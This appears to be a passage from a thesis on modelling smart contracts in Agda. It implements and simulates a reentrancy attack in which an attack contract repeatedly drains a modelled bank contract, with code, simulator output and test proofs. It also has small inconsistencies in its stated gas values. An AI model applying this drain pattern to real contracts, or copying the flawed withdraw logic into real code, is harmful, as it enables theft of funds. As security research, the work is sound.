Furthermore, we redefine the deductGas, stepEFgasAvailable, and stepEFgasNeeded functions by adding two extra parameters: the amount sent and the list of events in order to display all amount sent and events in each step. The definition of these functions is similar to the previous definition in Subsect. 6.2.3 (see a full definition of these functions in appendix F.2).

We also redefine the message or error with gas (MsgOrErrorWithGas) record type by adding one extra field, which is listevents, in order to record and report events.

The definition of MsgOrErrorWithGas is as follows:

```
record MsgOrErrorWithGas : Set where
    constructor _,_gas,_
    field
  - fields from the complex model
   listevents : List String
open MsgOrErrorWithGas public
```

9.4 Implementation of the Reentrancy Attack

To define the reentrancy attack in Agda, we define the example testLedger. In this example, we define the three contracts involved: the attacker contract (the originator address at address 2), the attack contract at address 1, and the bank contract that stores and sends money at address 0. The Agda implementation is analogous to the code in Solidity, as shown in appendixes [F.10, F.11].

The bank contract contains two main functions, "deposit" and "withdraw", along with a view function called "balance". The balance of the bank contract is 100000 wei. The "deposit" function checks a caller's address and receives a certain amount of wei from it to deposit into the bank contract for the caller's address. The balance for the bank contract increases after the amount received from the caller's address is deposited. Then, some events are returned, including the amount deposited, the address that deposited the amount, and the new balance of the bank contract after the deposit. The "withdraw" function checks if the message is a number. It will compare the balance of the bank contract with the amount that the caller's address needs to withdraw from the bank contract; if this amount is less than or equal to the balance of the bank contract, it will be withdrawn, and the balance of the bank contract will decrease during this process. It will emit some events, including the new balance of the bank contract after withdrawal and the amount that the caller's address will withdraw; if the balance of a user withdrawing is less than the amount to be withdrawn, it will return an error. Otherwise, if the message is not a number, it returns an error. The view function ("balance") is used to check the balance associated with each address.

The definition of the bank contract at address 0 is as follows:

```
testLedger 0 .amount = 100000
testLedger 0 .fun "deposit" msg =
  exec callAddrLookupc (λ _ → 1) λ lastcallAddr →
  exec getTransferAmount (λ _ → 1) λ transfAmount →
  exec (getAmountc 0) (λ _ → 1) λ amountaddr0 →
  exec (eventc (("deposit +" ++ show transfAmount ++ " wei"
  ++ " at address 0 for address " ++ show lastcallAddr
  ++ "\n New balance at address 0 is " ++ show amountaddr0 ++ "wei \n")))
  (λ _ → 1) λ _ → exec (updatec "balance"
  (λ olFun → incrementViewFunction lastcallAddr transfAmount olFun)
  (λ oldFun oldcost msg → 1))(λ n → 1) λ _ → return (nat 0)

testLedger 0 .fun "withdraw" (nat Amount) =
  exec (getAmountc 0) (λ _ → 1) λ getresult →
  exec (eventc (("Balance at address 0  = " ++ show getresult
  ++ " wei.\n" ++ " withdraw -" ++ show Amount ++ " wei.")))(λ _ → 1)
  λ _ → (exec callAddrLookupc (λ _ → 1)
  λ lastcallAddr → exec (callView 0 "balance" (nat lastcallAddr))(λ _ → 1)
  λ BalanceViewfunction → if Amount ≦b MsgorErrortoN BalanceViewfunction
  then (exec (transferc Amount lastcallAddr)(λ _ → 0) λ _ →
  exec (updatec "balance" (λ oldFun → decrementViewFunction lastcallAddr
  Amount oldFun)(λ oldFun oldcost msg → 1))(λ n → 1)
  λ x → return (nat 0))
```

```
else error (strErr (" Amount to withdraw is bigger than
  the balance for the account withdrawing and lastcallAddr = "
++ (show lastcallAddr))) ⟨ 1 » 1 · "withdraw" [ nat 0 ]· [] ⟩)

testLedger 0 .fun "withdraw" ow =
  error (strErr (" withdraw function called with msg not being
  a nat number" ++ (show 0))) ⟨ 1 » 1 · "withdraw" [ nat 0 ]· [] ⟩

testLedger 0 .viewFunction "balance" msg = theMsg (nat 0)
```

The attack contract comprises two functions: "fallback" and "attack", as described in Sect. 9.2. The initial balance of the attack contract is 0. The "fallback" function compares the balance of the bank contract with the amount that needs to be withdrawn. If the amount to be withdrawn is less than or equal to the balance of the bank contract, which means there are sufficient funds, it executes the "withdraw" function; otherwise, it will return 0. The "attack" function receives some wei from the attacker and checks this amount. If the amount is greater than or equal to 1 wei, it executes the "deposit" function to deposit this amount into the bank contract (address 0) for the attack contract (address 1). Then, it executes the "withdraw" function to withdraw the same amount that was deposited in the bank contract. This will trigger a call to the fallback function and repeated withdrawals from the bank until the amount of the bank is too low to execute a withdrawal. Then, it transfers its balance to the attacker's account. If the attacker does not have enough money to send to the attack contract, it will return an error. After the process has finished, it will return all events, including the new balance of the bank contract after withdrawing the funds, the balance of the attack contract after transferring all the funds to the attacker, and the new balance in the attacked account.

The definition of the attack contract at address 1 is as follows:

```
testLedger 1 .amount = 0
testLedger 1 .fun "fallback" msg =
  exec getTransferAmount (λ _ → 1)
  λ transfAmount → exec callAddrLookupc (λ _ → 1)
  λ lastcallAddr → exec (getAmountc 0) (λ _ → 1)
  (λ balance → if transfAmount ≦b balance
  then exec (callc 0 "withdraw" (nat transfAmount) 0)(λ _ → 1)
  (λ resultofcallc → return (nat 0))
```

```
    else return (nat 0))

  testLedger 1 .fun "attack" msg =
    exec callAddrLookupc (λ _ → 0)
    λ lastcallAddr → exec getTransferAmount (λ _ → 0)
    λ transferAmount → if 1 ≦b transferAmount
    then (exec (callc 0 "deposit" (nat 0) transferAmount)(λ _ → 0)
    λ resultofdeposit → exec (callc 0 "withdraw" (nat transferAmount) 0)
    (λ _ → 1) λ resultofwithdraw → exec currentAddrLookupc (λ _ → 0)
    λ curraddr → exec (getAmountc curraddr)(λ _ → 1)
    λ amountofcurrntaddr →
    exec (transferc amountofcurrntaddr lastcallAddr)(λ _ → 0)
    λ _ → exec (getAmountc 0)(λ _ → 1) λ amountofbankaddr →
    exec (getAmountc curraddr) (λ _ → 1) λ amountoflastcalladd →
    exec (getAmountc lastcallAddr) (λ _ → 1) λ amountoflastcalladdr →
    exec (eventc (("\n" ++ "Current balance at address 0  = "
    ++ show amountofbankaddr ++ " wei")))(λ _ → 1)
    λ _ → exec (eventc (( "Current balance at address 1  = "
    ++ show amountoflastcalladd ++ " wei"))) (λ _ → 1)
    λ _ → exec (eventc (( "Current balance at address 2  = "
    ++ show amountoflastcalladdr ++ " wei")))(λ _ → 1)
    λ _ → return (nat 0))
    else error (strErr " There is no money sent ")⟨ 1 » 1 · "attack" [ msg ]· [] ⟩
```

The attacker account only has the amount of 26000 wei, which we define in order to process this procedure regarding the gas cost:

```
  testLedger 2 .amount = 26000
```

For other addresses, the amount is 0 wei, the function names return undefined, the view functions return theMsg (nat 0), and the cost of the view functions is 1 wei.

```
  testLedger ow .amount = 0
  testLedger ow .fun "fallback" ow'' = return ow''
  testLedger ow .fun ow' ow'' = error (strErr "Undefined")⟨ ow » ow · ow' [ ow'' ]· [] ⟩
```

testLedger *ow* .viewFunction *ow' ow"* = theMsg (nat 0)

testLedger *ow* .viewFunctionCost *ow' ow"* = 1

9.5 Simulating the Reentrancy Attack

We simulate the reentrancy attack in Agda using the previous library in Sect. 2.2.1.7 based on Abel et al. worked in [44, Sect. 4] to interact with the interface in Agda. In this section, we use our example (testLedger) in Sect. 9.4 in order to interact with the ledger. We start by defining our interface menu (mainBody) for the reentrancy attack. This menu has nine options a user can choose from to interact with the ledger, as shown in Figure 9.2.

The following are the descriptions for all nine options:

- `"Option 1"` executes a function of a contract;
- `"Option 2"` grants the user the ability to modify the calling address from which other contracts are called (the default address is 0);
- `"Option 3"` is used to update the amount sent in a function call to deposit an amount (the default value is 0);
- `"Option 4"` checks the amount sent after updating;
- `"Option 5"` looks up the balance of any contract;
- `"Option 6"` updates the gas limit after calling the smart contract (the initial value of the gas amount is 150 wei);
- `"Option 7"` may be used to check the remaining gas before or after each operation;
- `"Option 8"` is utilised to evaluate the view function;
- `"Option 9"` terminates and finishes the simulator.

```
Please choose one of the following:
      1- Execute a function of a contract.
      2- Execute a function with new calling address.
      3- Update the amount sent in function call.
      4- Check the amount sent in function call.
      5- Look up the amount of a contract.
      6- Update the gas limit.
      7- Check the gas limit.
      8- Evaluate a view function.
      9- Terminate the program.
```

Figure 9.2: Reentrancy attack simulator program interface.

The definition of mainBody is as follows:

```
mainBody : ∀{i} → StateIO → IOConsole i Unit
mainBody stIO .force
  = WriteString'
  ("Please choose one of the following:
    1- Execute a function of a contract.
    2- Execute a function with new calling address.
    3- Update the amount sent in function call.
    4- Check the amount sent in function call.
    5- Look up the amount of a contract.
    6- Update the gas limit.
    7- Check the gas limit.
    8- Evaluate a view function.
    9- Terminate the program.") λ _ →
    GetLine >>= λ str →
    if      str == "1" then executeLedger stIO
    else (if str == "2" then executeLedger-ChangeCallingAddress stIO
    else (if str == "3" then executeLedger-updateAmountReceive stIO
    else (if str == "4" then executeLedger-checkAmountReceive stIO
    else (if str == "5" then executeLedger-CheckBalance stIO
    else (if str == "6" then executeLedger-updateGas stIO
    else (if str == "7" then executeLedger-checkGas stIO
    else (if str == "8" then executeLedger-viewfunction1 stIO
    else (if str == "9" then WriteString "The program will be terminated"
```

```
else WriteStringWithCont "Please enter a number 1 - 9"
  λ _ → mainBody stIO ))))))))
```

To launch the reentrancy attack with our simulator, we develop executeLedger-updateAmountReceive, along with its auxiliary executeLedgerStep-updateAmountReceiveAux, to implement "Option 3", which we use to update the amount sent before conducting the reentrancy attack. The user is asked to provide a new value for the amount sent after executing executeLedgerStep-updateAmountReceiveAux. If the input is successful, the function executeLedgerStep-updateAmountReceiveAux is called, and it returns the new amount sent value. For example, as shown in Figure 9.3, when selecting "Option 3" and then entering 25000 wei to update the amount sent to conduct the reentrancy attack.

```
Please choose one of the following:
      1- Execute a function of a contract.
      2- Execute a function with new calling address.
      3- Update the amount sent in function call.
      4- Check the amount sent in function call.
      5- Look up the amount of a contract.
      6- Update the gas limit.
      7- Check the gas limit.
      8- Evaluate a view function.
      9- Terminate the program.
3
Enter the new amount to be sent as a natural number
25000
The amount to be sent has been updated successfully.
 The new amount to be sent is  25000 wei
 and the old amount to be sent was 0 wei
```

Figure 9.3: Updating the amount sent.

The definition of executeLedger-updateAmountReceive and its auxiliary function are as follows:

```
executeLedger-updateAmountReceive : ∀{i} → StateIO → IOConsole i Unit
executeLedger-updateAmountReceive stIO .force
  = exec' (putStrLn "Enter the new amount
    to be sent as a natural number")
    λ _ → IOexec getLine λ line →
    executeLedgerStep-updateAmountReceiveAux stIO (readMaybe 10 line)

executeLedgerStep-updateAmountReceiveAux : ∀{i} → StateIO → Maybe ℕ
```

```
  → IOConsole i Unit
executeLedgerStep-updateAmountReceiveAux stIO nothing .force
  = exec' (putStrLn "Please enter the amount
    to be sent as a natural number")
    λ _ → executeLedger-updateAmountReceive stIO
executeLedgerStep-updateAmountReceiveAux ⟨ ledger ledger, initialAddr initialAddr,
  gas gas, amountR amountR⟩ (just amountrecive) .force
  = exec' (putStrLn ("The amount to be sent has been updated successfully.
    \n The new amount to be sent is  "
    ++ show amountrecive ++ " wei"
    ++ "\n and the old amount to be sent was "
    ++ show amountR ++ " wei" ))
  λ line → mainBody ⟨ ledger ledger, initialAddr initialAddr,
  gas gas, amountrecive amountR⟩
```

As a precaution, we also develop executeLedger-checkAmountReceive to implement `"Option 4"` to check that the amount sent is validated after being updated to the new value, as shown in Figure 9.4. The resulting message is that the amount to be sent has been updated successfully: the new amount to be sent is 25000 wei, and the old amount to be sent was 0 wei.

The definition of executeLedger-checkAmountReceive is as follows:

```
executeLedger-checkAmountReceive : ∀{i} → StateIO → IOConsole i Unit
executeLedger-checkAmountReceive ⟨ ledger ledger, initialAddr initialAddr,
  gas gas, amountR amountR⟩ .force
  = exec' (putStrLn (" The amount sent is "
    ++ show amountR ++ " wei" ))
  λ line → mainBody ⟨ ledger ledger, initialAddr initialAddr,
  gas gas, amountR amountR⟩
```

Then, we develop executeLedger-CheckBalance, along with its auxiliary function executeLedgerStep-CheckBalanceAux, and define them as a recursive mutual to use with `"Option 5"` to check the balance of each contract before conducting the reentrancy attack. When executeLedgerStep-CheckBalanceAux is executed, the user is required to enter the address to check its balance. The function executeLedgerStep-CheckBalanceAux returns the balance for

```
Please choose one of the following:
      1- Execute a function of a contract.
      2- Execute a function with new calling address.
      3- Update the amount sent in function call.
      4- Check the amount sent in function call.
      5- Look up the amount of a contract.
      6- Update the gas limit.
      7- Check the gas limit.
      8- Evaluate a view function.
      9- Terminate the program.
4
 The amount sent is 25000 wei
```

Figure 9.4: Checking the amount sent after updating.

that address if the input is successful. For example, as displayed in Figure 9.5, when selecting `"Option 5"` to check the balance at address `0`, the result is that the available money in address `0` (the bank contract) is `100000` wei.

```
Please choose one of the following:
      1- Execute a function of a contract.
      2- Execute a function with new calling address.
      3- Update the amount sent in function call.
      4- Check the amount sent in function call.
      5- Look up the amount of a contract.
      6- Update the gas limit.
      7- Check the gas limit.
      8- Evaluate a view function.
      9- Terminate the program.
5
Enter the called address as a natural number
0
The information you get is below:
The available money is 100000 wei in address 0
```

Figure 9.5: Balance at the bank contract at address 0.

Similarly, when checking the balance at address `1` before the reentrancy attack, the result is that the available money at address `1` is `0` wei, which is the attack contract, as illustrated in Figure 9.6.

```
Please choose one of the following:
      1- Execute a function of a contract.
      2- Execute a function with new calling address.
      3- Update the amount sent in function call.
      4- Check the amount sent in function call.
      5- Look up the amount of a contract.
      6- Update the gas limit.
      7- Check the gas limit.
      8- Evaluate a view function.
      9- Terminate the program.
5
Enter the called address as a natural number
1
The information you get is below:
The available money is 0 wei in address 1
```

Figure 9.6: Balance at the attack contract at address 1.

When checking the balance at address 2, the result is that the available money is 26000 wei at address 2, which is the attacker who carried out the attack, as indicated in Figure 9.7.

```
Please choose one of the following:
      1- Execute a function of a contract.
      2- Execute a function with new calling address.
      3- Update the amount sent in function call.
      4- Check the amount sent in function call.
      5- Look up the amount of a contract.
      6- Update the gas limit.
      7- Check the gas limit.
      8- Evaluate a view function.
      9- Terminate the program.
5
Enter the called address as a natural number
2
The information you get is below:
The available money is 26000 wei in address 2
```

Figure 9.7: Balance at the attacker at address 2.

The definition of executeLedger-CheckBalance and its auxiliary function are as follows:

```
executeLedger-CheckBalance : ∀{i} → StateIO → IOConsole i Unit
executeLedger-CheckBalance stIO .force
  = exec' (putStrLn "Enter the called address as a natural number")
  λ _ → IOexec getLine λ line →
  executeLedgerStep-CheckBalanceAux stIO (readMaybe 10 line)
```

```
executeLedgerStep-CheckBalanceAux : ∀{i} → StateIO → Maybe ℕ
  → IOConsole i Unit
executeLedgerStep-CheckBalanceAux stIO nothing .force
  = exec' (putStrLn "Please enter an address as a natural number")
  λ _ → IOexec getLine λ _ → executeLedger-CheckBalance stIO
executeLedgerStep-CheckBalanceAux ⟨ ledger ledger, initialAddr initialAddr,
  gas gas, amountR amountR⟩ (just calledAddr) .force
  = exec' (putStrLn "The information you get is below:  ")
  λ line → IOexec (putStrLn ("The available money is "
  ++ show (ledger calledAddr .amount)
  ++ " wei in address " ++ show calledAddr))
  (λ line → mainBody (⟨ ledger ledger, initialAddr initialAddr,
  gas gas, amountR amountR⟩))
```

We develop executeLedger-updateGas with its auxiliary function (executeLedgerStep-updateGasAux) as a recursive mutual, using "Option 6" to update the gas limit. The user is asked to enter a new gas amount when executeLedgerStep-updateGasAux is executed. The function executeLedgerStep-updateGasAux returns the new and old gas limit values if the input is successful. For example, as illustrated in Figure 9.8, when choosing "Option 6" and then inputting the new gas limit of 250, the gas amount is updated successfully. The new gas amount is 250 wei, while the old gas amount was 150 wei.

```
Please choose one of the following:
        1- Execute a function of a contract.
        2- Execute a function with new calling address.
        3- Update the amount sent in function call.
        4- Check the amount sent in function call.
        5- Look up the amount of a contract.
        6- Update the gas limit.
        7- Check the gas limit.
        8- Evaluate a view function.
        9- Terminate the program.
6
Enter the new gas amount as a natural number
250
The gas amount has been updated successfully.
 The new gas amount is  250 wei and the old gas amount is 150 wei
```

Figure 9.8: New gas amount after updating.

The signature of executeLedger-updateGas and its auxiliary function are as follows:

```
executeLedger-updateGas : ∀{i} → StateIO → IOConsole i Unit
executeLedger-updateGas stIO .force
  = exec' (putStrLn "Enter the new gas amount as a natural number")
  λ _ → IOexec getLine λ line →
  executeLedgerStep-updateGasAux stIO (readMaybe 10 line)

executeLedgerStep-updateGasAux : ∀{i} → StateIO → Maybe ℕ
  → IOConsole i Unit

executeLedgerStep-updateGasAux stIO nothing .force
  = exec' (putStrLn "Please enter a gas as a natural number")
  λ _ → executeLedger-updateGas stIO
executeLedgerStep-updateGasAux ⟨ ledger ledger, initialAddr initialAddr,
  gas gas, amountR amountR⟩ (just gass) .force
  = exec' (putStrLn ("The gas amount has been updated successfully.
    \n The new gas amount is  " ++ show gass ++ " wei"
  ++ " and the old gas amount is " ++ show gas ++ " wei" ))
  λ line → mainBody ⟨ ledger ledger, initialAddr initialAddr,
  gass gas, amountR amountR⟩
```

As a precaution, we create executeLedger-checkGas to implement "Option 7". As seen in Figure 9.9, this function guarantees that the gas limit is validated after being updated to the new value.

The definition of executeLedger-checkGas is as follows:

```
executeLedger-checkGas : ∀{i} → StateIO → IOConsole i Unit
executeLedger-checkGas ⟨ ledger ledger, initialAddr initialAddr,
  gas gas, amountR amountR⟩ .force
  = exec' (putStrLn (" The gas limit is " ++ show gas ++ " wei" ))
  λ line → mainBody ⟨ ledger ledger, initialAddr initialAddr,
  gas gas, amountR amountR⟩
```

After we update the amount sent to 25000 wei, we launch the reentrancy attack. First, we develop executeLedger and its auxiliary functions (executeLedgerStep1-2, executeLedgerStep1-

```
Please choose one of the following:
      1- Execute a function of a contract.
      2- Execute a function with new calling address.
      3- Update the amount sent in function call.
      4- Check the amount sent in function call.
      5- Look up the amount of a contract.
      6- Update the gas limit.
      7- Check the gas limit.
      8- Evaluate a view function.
      9- Terminate the program.
7
 The gas limit is 250 wei
```

Figure 9.9: Result after updating the gas amount.

3, executeLedgerStep1-4, and executeLedgerFinalStep) to implement "Option 1". The function executeLedger asks the user to enter the calling address for the contract in which we want to execute a function. Then, it calls the executeLedgerStep1-2 function to check if the input is a number; it asks the user to enter the function name as a string, and then it calls the executeLedgerStep1-3 function to ask the user to enter the argument of the function as a number; then it calls the executeLedgerStep1-4 function to check the argument that entered by the user is a number, and if it is a number it applies the calling address and the function name to be executed with the argument to the executeLedgerFinalStep function to evaluate and return the result including all events and go back to the main menu.

Then, we develop executeLedger-ChangeCallingAddress and with its auxiliary function (executeLedger-ChangeCallingAddressAux) to implement "Option 2". The executeLedger-ChangeCallingAddress function will ask the user to enter a new calling address as a number. Then it calls the executeLedger-ChangeCallingAddressAux function to check the input entered by the user. If it is a number, it executes the same code as for "Option 1". Otherwise, it makes a recursive call to the executeLedger-ChangeCallingAddress function to ask the user again to enter a number.

As shown in Figure 9.10, when selecting "Option 2" and entering a new calling address 2 instead of the initial address 0, the contract function "Option 1" is executed. The "attack" function and the argument of the function 25000 are used to withdraw 25000 wei until the balance at address 1 is 0. The result is as follows:

- The initial address is 2.
- The called address is 1, which the "attack" function defines at address 1.

- The amount sent is 25000 wei, which is used to deposit 25000 wei from address 2 to address 1 at address 0.
- The argument of the function name is (nat 25000), which is used to withdraw 25000 wei from address 0 and transfer all the money from address 1 to address 2.
- The remaining gas is 66 wei, and the gas used is 184 wei.
- The function returns (theMsg 0).
- Below is the list of events:
  - `deposit` 25000 wei at address 0 for address 1.
  - The list `"withdraw"` withdraws 25000 wei each time and repeats `"withdraw"` five times because we have 125000 wei until the balance at address 0 is 0.
  - The current balance at address 0 is 0 wei.
  - The current balance at address 1 is 0 wei because the attack contract transfers all the money to the originator address (the attacker contract at address 2);
  - The current balance at address 2 is 125750 wei.

```
2
Enter a new calling address as a natural number
2
Enter the called address as a natural number
1
Enter the function name
attack
Enter the argument of the function name as a natural number
25000
 The result is as follows:

 The inital address is 2
 The called address is 1
 The amount sent is 25000 wei
 The argument of the function name is (nat 25000)
 The remaining gas is 66 wei and the gas used is 184 wei ,
 The function returned (theMsg 0) ,
 The list of events :
 Step 1: attacker contract at address 2 calls attack contract at address 1
 Step 2: deposit +25000 wei at address 0 for address 1
 New balance at address 0 is 125000 wei

Step 3: withdraw() of bank called, causing transfer to attack contract
 Balance at address 0  = 125000 wei.
Step 4: fallback function called withdraw -25000 wei.

Step 3: withdraw() of bank called, causing transfer to attack contract
 Balance at address 0  = 100000 wei.
Step 4: fallback function called withdraw -25000 wei.

Step 3: withdraw() of bank called, causing transfer to attack contract
 Balance at address 0  = 75000 wei.
Step 4: fallback function called withdraw -25000 wei.

Step 3: withdraw() of bank called, causing transfer to attack contract
 Balance at address 0  = 50000 wei.
Step 4: fallback function called withdraw -25000 wei.

Step 3: withdraw() of bank called, causing transfer to attack contract
 Balance at address 0  = 25000 wei.
Step 4: fallback function called withdraw -25000 wei.

Step 5: the attack contract sends balance to attacker contract:
Current balance at address 0  = 0 wei
Current balance at address 1  = 0 wei
Current balance at address 2  = 125750 wei
```

Figure 9.10: Reentrancy attack simulator.

The definitions of executeLedger and its auxiliary functions for `"Option 1"` are as follows:

```
executeLedger : ∀{i} → StateIO → IOConsole i Unit
executeLedger stIO .force =
  exec' (putStrLn "Enter the called address as a natural number")
  λ _ → IOexec getLine λ line →
  executeLedgerStep1-2 stIO (readMaybe 10 line)
```

```
executeLedgerStep1-2 : ∀{i} → StateIO → Maybe ℕ
  → IOConsole i Unit
executeLedgerStep1-2 stIO (just calledAddr) .force =
  exec' (putStrLn "Enter the function name")
  λ _ → IOexec getLine
  λ line → executeLedgerStep1-3 stIO calledAddr line
executeLedgerStep1-2 stIO nothing .force =
  exec' (putStrLn "Please enter an address as a natural number")
  λ _ → executeLedger stIO

executeLedgerStep1-3 : ∀{i} → StateIO → ℕ → FunctionName
  → IOConsole i Unit
executeLedgerStep1-3 stIO calledAddr f .force =
  exec' (putStrLn "Enter the argument of the
    function name as a natural number")
  λ _ → IOexec getLine λ line →
  executeLedgerStep1-4 stIO calledAddr f (readMaybe 10 line)

executeLedgerStep1-4 : ∀{i} → StateIO → ℕ → FunctionName
  → Maybe ℕ → IOConsole i Unit
executeLedgerStep1-4 ⟨ ledger ledger, initialAddr initialAddr,
  gas gas, amountR amountR⟩ calledAddr f (just m) .force
  = exec' (putStrLn (" The result is as follows:  \n" ++
  " \n The inital address is " ++ show initialAddr ++
  " \n The called address is " ++ show calledAddr ++
  " \n The amount sent is " ++ show amountR ++ " wei"))
  λ _ → executeLedgerFinalStep
  (evaluateNonTerminatingfinalstep ledger initialAddr
  initialAddr calledAddr gas f (nat m) amountR [])
  ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩
executeLedgerStep1-4 stIO calledAddr f nothing .force
  = exec' (putStrLn "Enter the argument of the
    function name as a natural number")
    λ _ → executeLedgerStep1-3 stIO calledAddr f
```

```
executeLedgerFinalStep : ∀{i} → Maybe (Ledger × MsgOrErrorWithGas)
  → StateIO → IO consoleI i Unit
executeLedgerFinalStep (just (newledger „ (theMsg ms , gas₁ gas, listevents)))
  ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩ .force
  = exec' (putStrLn (" The argument of the function name is "
    ++ msg2string (nat amountR)))
    λ _ → IOexec (putStrLn (" The remaining gas is "
    ++ (show gas₁) ++ " wei" ++ " and the gas used is "
    ++ (show (gas - gas₁)) ++ " wei" ++ " ,  \n The function returned "
    ++ initialfun2Str (theMsg ms) ++ " , \n The list of events : \n"
    ++ listsreting2string (reverse listevents)))
    λ _ → mainBody (⟨ newledger ledger, initialAddr initialAddr,
    gas gas, amountR amountR⟩)
executeLedgerFinalStep (just (newledger „ (err e ⟨ lastCallAddress » curraddr ·
  lastfunname [ lastmsg ]· event ⟩ , gas₁ gas, listevents)))
  ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩ .force
  = exec' (putStrLn "Debug information")
  λ _ → IOexec (putStrLn (errorMsg2Str (err e
  ⟨ lastCallAddress » curraddr · lastfunname [ lastmsg ]· listevents ⟩)))
  λ _ → IOexec (putStrLn ("Address " ++ show lastCallAddress ++
  " is trying to call the address " ++ show curraddr ++
  " with Function Name " ++ funname2string lastfunname ++
  " with Message " ++ msg2string lastmsg
  ++ " , \n The list of events : \n"
  ++ listsreting2string (reverse listevents)))
  λ _ → IOexec (putStrLn ("The remaining gas is "
  ++ show gas₁ ++ " wei"
  ++ " and the gas used is " ++ (show (gas - gas₁))))
  λ _ → mainBody (⟨ newledger ledger, initialAddr
  initialAddr, gas gas, amountR amountR⟩)
executeLedgerFinalStep (just (newledger „ (invalidtransaction ,
    gas₁ gas, listevents)))
  ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩ .force
```

```
    = exec' (putStrLn "Invalid transaction")
    λ _ → IOexec (putStrLn (errorMsg2Str invalidtransaction))
    λ _ → IOexec (putStrLn ("The remaining gas is "
    ++ (show gas₁) ++ " wei"
    ++ " and the gas used is " ++ (show (gas - gas₁))))
    λ _ → mainBody (⟨ newledger ledger, initialAddr initialAddr,
    gas gas, amountR amountR⟩)
  executeLedgerFinalStep nothing ⟨ ledger ledger, initialAddr initialAddr,
    gas gas, amountR amountR⟩ .force
    = exec' (putStrLn "Nothing and the ledger will change to old ledger")
    λ _ → mainBody (⟨ ledger ledger, initialAddr initialAddr,
    gas gas, amountR amountR⟩)
```

The definitions of executeLedger-ChangeCallingAddress and its auxiliary function for "Option 2" are as follows:

```
  executeLedger-ChangeCallingAddress : ∀{i} → StateIO → IOConsole i Unit
  executeLedger-ChangeCallingAddress stIO .force
    = exec' (putStrLn "Enter a new calling address as a natural number")
    λ _ → IOexec getLine
    λ line → executeLedger-ChangeCallingAddressAux
      stIO (readMaybe 10 line)

  executeLedger-ChangeCallingAddressAux : ∀{i} → StateIO
    → Maybe Address → IOConsole i Unit
  executeLedger-ChangeCallingAddressAux ⟨ ledger₁ ledger, initialAddr₁ initialAddr,
    gas₁ gas, amountR amountR⟩ (just callingAddr)
    = executeLedger ⟨ ledger₁ ledger, callingAddr initialAddr,
      gas₁ gas, amountR amountR⟩
  executeLedger-ChangeCallingAddressAux stIO nothing .force
    = exec' (putStrLn "Please enter the calling address as a natural number")
    λ _ → executeLedger-ChangeCallingAddress stIO
```

We then define the main function to run our program:

```
  main : ConsoleProg
  main = run (mainBody ⟨ testLedger ledger, 0 initialAddr, 100 gas, 0 amountR⟩)
```

The main function takes a single argument and runs the mainBody function, which takes an argument containing a tuple of four values: the ledger, the initial address, the gas limit, and the amount to be sent. The mainBody function uses our ledger (testLedger), and starting from the initial address of 0, the gas limit is 20 wei, and the amount to be sent is 0.

9.6 Direct Testing the Reentrancy Attack

This section presents an alternative way to test the reentrancy attack instead of using the interfaces.

We also introduce the functions (evaluateTerminatingfinal, evaluateTerminatingAuxStep1, evaluateTerminatingAuxStep2, evaluateTerminatingAuxStep3, and evaluateAuxStep4) to manually execute the testLedger example in Sect. 9.4. These are useful during development since repeatedly using the interface can be time-consuming. We redefine these functions in the complex model in Subsubsect. 6.2.3.2 by adding extra parameters: the amount received after the reentrancy attack and the list of events to show the events in each step.

The signatures of the evaluateTerminatingfinal and its auxiliary functions are as follows (the full definitions of these functions can be found in the appendices [F.2, F.8]):

```
evaluateAuxStep4 : (oldLedger : Ledger) → (currentLedger : Ledger)
  → (initialAddr : Address) → (lastCallAddr : Address)
  → (calledAddr : Address) → (cost : ℕ) → (returnvalue : Msg)
  → (gasLeft : ℕ) → (funNameevalState : FunctionName)
  → (msgevalState : Msg) → (amountReceived : Amount) → (listEvent : List String)
  → (cp : OrderingLeq cost gasLeft) → (Ledger × MsgOrErrorWithGas)
```

```
mutual
  evaluateTerminatingAuxStep2 : Ledger → (stateEF : StateExecFun)
    → (numberOfSteps : ℕ) → stepEFgasAvailable param stateEF ≦r numberOfSteps
    → Ledger × MsgOrErrorWithGas
  evaluateTerminatingAuxStep3 : Ledger → (evals : StateExecFun)
    → (numberOfSteps : ℕ) → stepEFgasAvailable param evals ≦r suc numberOfSteps
    → OrderingLeq (stepEFgasNeeded param evals) (stepEFgasAvailable param evals)
    → Ledger × MsgOrErrorWithGas
```

```
evaluateTerminatingAuxStep1 : (ledger : Ledger) → (initialAddr : Address)
  → (lastCallAddr : Address) → (calledAddr : Address) → FunctionName
  → Msg → (amountReceived : Amount) → (listEvent : List String)
  → (gasreserved : ℕ)
  → (cp : OrderingLeq (GastoWei param gasreserved) (ledger initialAddr .amount))
  → Ledger × MsgOrErrorWithGas

evaluateTerminatingfinal : (ledger : Ledger) → (initialAddr : Address)
  → (lastCallAddr : Address) → (calledAddr : Address)
  → FunctionName → Msg → (amountReceived : Amount) → (listEvent : List String)
  → (gasreserved : ℕ) → Ledger × MsgOrErrorWithGas
```

The function evaluateTerminatingfinal and its auxiliary functions are the same as in Subsubsect. 6.2.3.2, but in the case of error or correct code, it returns the list of events.

Based on our example testLedger in Sect. 9.4, we define three test cases to check the evaluateTerminatingfinal function with its auxiliary functions. These test cases depend on each other; for instance, the second test case depends on the result of the ledger in the first case. The three cases are the following:

First test case. In the first test case, we define the resultAfterdeposit function to execute the "deposit" function with argument (nat 0) and with a gas limit of 250 wei. The resultAfterdeposit function deposits 25000 wei at address 0 (bank contract).

The definition of resultAfterdeposit is as follows:

```
resultAfterdeposit : Ledger × MsgOrErrorWithGas
resultAfterdeposit
  = evaluateTerminatingfinal testLedger 2 2 0 "deposit"
    (nat 0) 25000 ("deposit function" :: []) 250
```

We then define the resultReturneddeposit function to return the result after depositing 25000 wei at address 0.

The definition of resultReturneddeposit is as follows:

```
resultReturneddeposit : MsgOrErrorWithGas
resultReturneddeposit = proj₂ resultAfterdeposit
```

When evaluating the resultReturneddeposit function, the result is

```
(theMsg (nat 0) , 231 gas, ("deposit 25000 wei at address 0 for address 2,
the new balance at address 0 is 125000 wei" :: "deposit function" :: [])
```

This means that the balance at the bank contract (address 0) increases by 25000 wei, and the new balance is 125000 wei (previously, it was 100000 wei). This can be witnessed by the following Agda proof:

```
eqproofresultReturneddeposit : resultReturneddeposit ≡
  theMsg (nat 0) , 231 gas,
  ("deposit +25000 wei at address 0 for address 2
  New balance at address 0 is 125000wei \n"
  :: "deposit function" :: [])
eqproofresultReturneddeposit = refl
```

